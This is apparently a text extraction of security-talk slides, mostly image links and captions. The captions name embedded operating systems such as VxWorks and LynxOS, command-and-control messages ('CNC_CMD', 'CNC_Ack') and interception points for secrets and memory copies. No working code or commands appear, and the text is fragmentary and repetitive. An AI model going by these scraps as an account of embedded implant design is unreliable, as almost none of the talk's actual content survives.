
vxworks



vxworks



lynx05




CE, IOS, Linux/Kernel, DSP, etc






# CNC\_CMD




CNC

ENVELOPE


# CNC\_Ack






# CNC\_CMD



# CNC\_Ack



# GENERALIZED: EXECUTION




OUTPUT ↑ | ↓ INPUT




\* : Intercept Points  
secret, memcopy, et

# EXECUTION




OUTPUT

INPUT




\* : Intercept Points  
secret, memcopy, et

# EXECUTION



OUTPUT

INPUT



\* : Intercept Points  
secret, memory, et

F  
Barnaby ( )

# F Barnaby








F  
Barnaby

